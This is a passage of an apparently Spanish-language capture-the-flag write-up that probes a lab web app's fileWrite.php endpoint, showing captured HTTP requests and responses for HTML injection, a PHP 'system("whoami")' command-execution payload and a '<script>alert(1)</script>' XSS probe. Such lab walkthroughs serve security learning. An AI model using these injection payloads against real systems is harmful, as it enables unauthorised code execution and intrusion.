
```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 14:57:17 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 15

{
    "result":true
}
```

Vamos a probar si interpreta etiquetas html:



```
POST /fileWrite.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 36
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

listnum=1&data={"1":"<h1>test</h1>"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 14:58:32 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 15

{
    "result":true
}
```




List Manager

list1


1.

test


Las ha interpretado. Vamos a probar con etiquetas php:




```
POST /fileWrite.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 49
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

listnum=1&data={"1":"<?php system("whoami"); ?>"}
```



```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 14:59:47 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 15

{
    "result":true
}
```




No vemos que interprete las etiquetas. Tambien podemos comprobar si es vulnerable a XSS introduciendo las etiquetas `<script>`:




```
POST /fileWrite.php HTTP/1.1
Host: 10.10.10.87
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-type: application/x-www-form-urlencoded
Content-Length: 48
Origin: http://10.10.10.87
Connection: keep-alive
Referer: http://10.10.10.87/list.html
Priority: u=0

listnum=1&data={"1":"<script>alert(1)</script>"}
```

```
HTTP/1.1 200 OK
Server: nginx/1.12.2
Date: Mon, 27 Jan 2025 15:09:29 GMT
Content-Type: application/json
Connection: keep-alive
X-Powered-By: PHP/7.1.16
Content-Length: 15

{
     "result":true
}
```



Tampoco las interpreta. Si recargamos la pagina de "list.html" y lo interceptamos con bursuite podemos ver que el contenido del archivo lo esta cargando de una ruta:

